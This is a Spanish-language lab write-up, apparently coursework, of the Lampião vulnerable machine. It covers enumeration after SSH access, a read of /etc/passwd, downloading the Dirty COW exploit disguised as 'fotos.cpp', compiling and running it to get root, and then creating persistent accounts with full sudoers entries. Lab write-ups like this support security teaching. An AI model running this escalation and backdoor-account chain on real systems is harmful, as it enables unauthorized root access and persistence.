
echo "OPTIONS:"
echo "-k      Enter keyword"
echo "-e      Enter export location"
echo "-s      Supply user password for sudo checks (INSECURE)"
echo "-t      Include thorough (lengthy) tests"
echo "-r      Enter report name"
echo "-h      Displays this help text"
echo -e "\n"
echo "Running with no options = limited scans/no output file"
}

```

Ilustración 18. Apertura del script principal de LinEnum.sh

Se abre el script con el editor nano usando el comando `nano LinEnum.sh`. Este paso permite revisar o modificar el código del script antes de transferirlo.

5.1.15 Exploración Inicial del Sistema



```
tiago@lampiao: ~  
root@ka... × kali@kal... × kali@kal... × tiago@la... × kali@kali... ×  
Usage of /: 7.5% of 19.07GB  Users logged in: 0  
Memory usage: 25%          IP address for eth0: 192.128.100.14  
Swap usage: 0%  
  
Graph this data and manage this system at:  
https://landscape.canonical.com/  
  
New release '16.04.7 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
Last login: Fri Apr 20 14:40:55 2018 from 192.168.108.1  
tiago@lampiao:~$ cd /home  
tiago@lampiao:/home$ ls  
tiago  
tiago@lampiao:/home$ cd tiago  
tiago@lampiao:~$ ls -la  
total 36  
drwxr-xr-x 4 tiago tiago 4096 Apr 20 2018 .  
drwxr-xr-x 3 root  root 4096 Apr 19 2018 ..  
drwx----- 2 tiago tiago 4096 Apr 19 2018 .aptitude  
-rw----- 1 tiago tiago  25 Apr 20 2018 .bash_history  
-rw-r--r-- 1 tiago tiago 220 Apr 19 2018 .bash_logout  
-rw-r--r-- 1 tiago tiago 3637 Apr 19 2018 .bashrc  
drwx----- 2 tiago tiago 4096 Apr 19 2018 .cache  
-rw-r--r-- 1 tiago tiago  675 Apr 19 2018 .profile  
-rw----- 1 root  root  577 Apr 19 2018 .viminfo  
tiago@lampiao:~$
```

Ilustración 19. listado de directorios críticos en la máquina Lampião

Una vez establecida la sesión SSH como el usuario tiago, se inicia la exploración del sistema de archivos para entender el entorno y buscar información sensible.

El comando `ls -la /home/tiago` revela archivos ocultos del usuario.

```


tiago@lampiao:~$ cd ..
tiago@lampiao:/home$ cd ..
tiago@lampiao:/$ ls
bin  dev  home  lib  media  opt  root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lost+found  mnt  proc  run  srv  tmp  var
tiago@lampiao:/$ cd /etc
tiago@lampiao:/etc$ ls
acpi                inputrc             python
adduser.conf        insserv             python2.7
alternatives        insserv.conf        python3
apache2             insserv.conf.d      python3.4
apm                 iproute2            rc0.d
apparmor            iscsi               rc1.d
apparmor.d          issue               rc2.d
appport             issue.net           rc3.d
apt                 kbd                 rc4.d
at.deny             kernel              rc5.d
bash.bashrc         kernel-img.conf     rc6.d
bash_completion     landscape           rc.local
bash_completion.d   ldap               rcS.d
bindresvport.blacklist  ld.so.cache        resolvconf
blkid.conf          ld.so.conf          resolv.conf
blkid.tab           ld.so.conf.d        rmt
byobu               legal               rpc
ca-certificates     libaudit.conf       rsyslog.conf
ca-certificates.conf  libnl-3            rsyslog.d
calendar            locale.alias        screenrc

```

Ilustración 20. Navegación de directorios críticos en Lampião tras el acceso SSH.

Se navega hasta el directorio raíz (/) y se lista su contenido. Luego, se explora el directorio /etc, que contiene archivos de configuración del sistema y de aplicaciones (como apache2, passwd).

5.1.16 Inspección del Archivo /etc/passwd



The screenshot shows a terminal window titled 'tiago@lampiao: /etc'. The terminal is running the GNU nano 2.2.6 text editor, displaying the contents of the /etc/passwd file. The file lists system users and regular users, including tiago, sshd, root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, libuuid, and syslog. Each entry follows the format 'username:x:uid:gid:gecos:home:shell'. At the bottom of the editor, a status bar indicates 'Read 23 lines (Warning: No write permission)' and provides keyboard shortcuts for various editor functions.

```

tiago:x:1000:1000:tiago,,,:/home/tiago:/bin/bash
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false

```

[Read 23 lines (Warning: No write permission)]


^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
 ^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell

Ilustración 21. Visualización del archivo /etc/passwd

El comando `nano /etc/passwd` fue utilizado para visualizar su contenido. El archivo lista todos los usuarios del sistema, confirmando la existencia de las cuentas root y Tiago.

5.2.Capitulo #2

5.2.1 Descarga de un Exploit para Escalar Privilegios



```

kali@kali: ~
tiago@lampiao: /etc x kali@kali: ~ x
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ wget https://www.exploit-db.com/download/40847 -O fotos.cpp

--2025-09-23 19:54:41-- https://www.exploit-db.com/download/40847
Resolviendo www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Conectando con www.exploit-db.com (www.exploit-db.com)[192.124.249.13]:443... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: no especificado [application/txt]
Grabando a: «fotos.cpp»

fotos.cpp [ <=> ] 10,28K --.-KB/s en 0,03s
2025-09-23 19:54:42 (323 KB/s) - «fotos.cpp» guardado [10531]

(kali@kali)-[~]
$ ls
atUmOCeI.jpeg Documentos Imágenes LAB-LINUX Plantillas Vídeos
Descargas Escritorio images LinEnum Público
DicLampiao.txt fotos.cpp LAB-KEVIN Música robots.txt

(kali@kali)-[~]
$ scp fotos.cpp tiago@192.128.100.14:/home/tiago/

tiago@192.128.100.14's password:
fotos.cpp 100% 10KB 730.3KB/s 00:00


```

Ilustración 22. transferencia a la máquina Lampião mediante SCP.

Se utiliza wget para descargar el exploit, guardándolo localmente con el nombre fotos.cpp.

El archivo del exploit se transfiere desde la máquina Kali Linux al directorio /home/tiago/ de la máquina Lampião utilizando el comando scp , autenticándose con la contraseña del usuario Tiago.

5.2.2 Explotación Exitosa de la Vulnerabilidad



```

root@lampiao: ~
Graph this data and manage this system at:
https://landscape.canonical.com/

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Sep 11 16:43:16 2025 from 192.128.100.5
tiago@lampiao:~$ ls
fotos.cpp
tiago@lampiao:~$ ls -la fotos.cpp
-rw-rw-r-- 1 tiago tiago 10531 Sep 11 17:01 fotos.cpp
tiago@lampiao:~$ g++ -Wall -pedantic -O2 -std=c++11 -pthread -o documentos fotos.c
pp -lutil

tiago@lampiao:~$
tiago@lampiao:~$ chmod +x documentos
tiago@lampiao:~$ ./documentos -s
Running ...
Password overridden to: dirtyCowFun

Received su prompt (Password: )

root@lampiao:~# echo 0 > /proc/sys/vm/dirty_writeback_centisecs
root@lampiao:~# cp /tmp/.ssh_bak /etc/passwd
root@lampiao:~# rm /tmp/.ssh_bak
root@lampiao:~#

```


Ilustración 23. Ejecución del exploit Dirty COW y obtención de privilegios.

Esta secuencia documenta la explotación exitosa que concede acceso de root al sistema:

Compilación del Exploit: El comando `g++ -Wall -pedantic -O2 -std=c++11 -pthread -o documents fotos.cpp -lutil` genera un ejecutable llamado `documents`.

Ejecución y Escalada: Se dan permisos de ejecución (`chmod +x documents`) y se ejecuta el exploit (`./documents`).

5.2.3 Creación de Nuevos Usuarios



```
root@lampiao:~  
kali@kali: ~ x root@lampiao: ~ x root@lampiao: ~ x  
root@lampiao:~# adduser jaramillo  
Adding user `jaramillo' ...  
Adding new group `jaramillo' (1002) ...  
Adding new user `jaramillo' (1002) with group `jaramillo' ...  
Creating home directory `/home/jaramillo' ...  
Copying files from `/etc/skel' ...  
Enter new UNIX password:  
Retype new UNIX password:  
passwd: password updated successfully  
Changing the user information for jaramillo  
Enter the new value, or press ENTER for the default  
Full Name []:  
Room Number []:  
Work Phone []:  
Home Phone []:  
Other []:  
Is the information correct? [Y/n] y  
root@lampiao:~# adduser kevin  
adduser: The user `kevin' already exists.  
root@lampiao:~# adduser sandoval  
Adding user `sandoval' ...  
Adding new group `sandoval' (1003) ...  
Adding new user `sandoval' (1003) with group `sandoval' ...  
Creating home directory `/home/sandoval' ...  
Copying files from `/etc/skel' ...  
Enter new UNIX password:  
Retype new UNIX password:
```

Ilustración 24. Ejecución de adduser para crear nuevas cuentas en el sistema.

Utilizando el comando adduser con los máximos privilegios, se ejecutan las siguientes acciones:

1. Creación de Usuario jaramillo: Se crea exitosamente el usuario jaramillo.
2. Creación de Usuario sandoval: Se crea exitosamente el usuario sandoval

5.2.4 Verificación del acceso con los nuevos usuarios

```
Ubuntu 14.04.5 LTS lampiao tty1
lampiao login: jaramillo
Password:

Login incorrect
lampiao login: jaramillo
Password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Thu Sep 11 17:35:49 BRT 2025

System load:  0.25          Processes:      172
Usage of /:   7.5% of 19.07GB Users logged in:    1
Memory usage: 23%          IP address for eth0: 192.128.100.14
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

jaramillo@lampiao:~$ _
```

Ilustración 25. Inicio de sesión en el sistema Lampiao utilizando la cuenta jaramillo

```
Ubuntu 14.04.5 LTS lampiao tty1
lampiao login: sandoval
Password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

* Documentation:  https://help.ubuntu.com/

System information as of Thu Sep 11 17:42:06 BRT 2025

System load:  0.0               Processes:            177
Usage of /:   7.5% of 19.07GB   Users logged in:     1
Memory usage: 24%              IP address for eth0: 192.128.100.14
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

sandoval@lampiao:~$ _
```

Ilustración 26. Inicio de sesión en el sistema Lampiao utilizando la cuenta Sandoval

La creación de los usuarios jaramillo y sandoval se realizó correctamente.

5.2.5 Exploración del Directorio Web

```

root@lampiao: /var/www/html
kali@kali: ~ x root@lampiao: ~ x root@lampiao... x kali@kali: ~ x
root@lampiao:~# usermod -aG sudo jaramillo
root@lampiao:~# usermod -aG root jaramillo
root@lampiao:~# echo "jaramillo All=(ALL:ALL) ALL" >> /etc/sudoers
root@lampiao:~# usermod -aG sudo sandoval
root@lampiao:~# usermod -aG root sandoval
root@lampiao:~# echo "sandoval All=(ALL:ALL) ALL" >> /etc/sudoers
root@lampiao:~# ls
flag.txt
root@lampiao:~# cd ..
root@lampiao:/# ls
bin  dev  home  lib  media  opt  root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lost+found  mnt  proc  run  srv  tmp  var
root@lampiao:/# cd var
root@lampiao:/var# ls
backups  cache  crash  lib  local  lock  log  mail  opt  run  spool  tmp  www
root@lampiao:/var# cd www
root@lampiao:/var/www# ls
html
root@lampiao:/var/www# cd html
root@lampiao:/var/www/html# ls
audio.m4a  INSTALL.pgsql.txt  misc  themes
authorize.php  install.php  modules  update.php
CHANGELOG.txt  INSTALL.sqlite.txt  profiles  UPGRADE.txt
COPYRIGHT.txt  INSTALL.txt  qrc.png  web.config
cron.php  lampiao.jpg  README.txt  xmlrpc.php
includes  LICENSE.txt  robots.txt
index.php  LuizGonzaga-LampiaoFalou.mp3  scripts

```

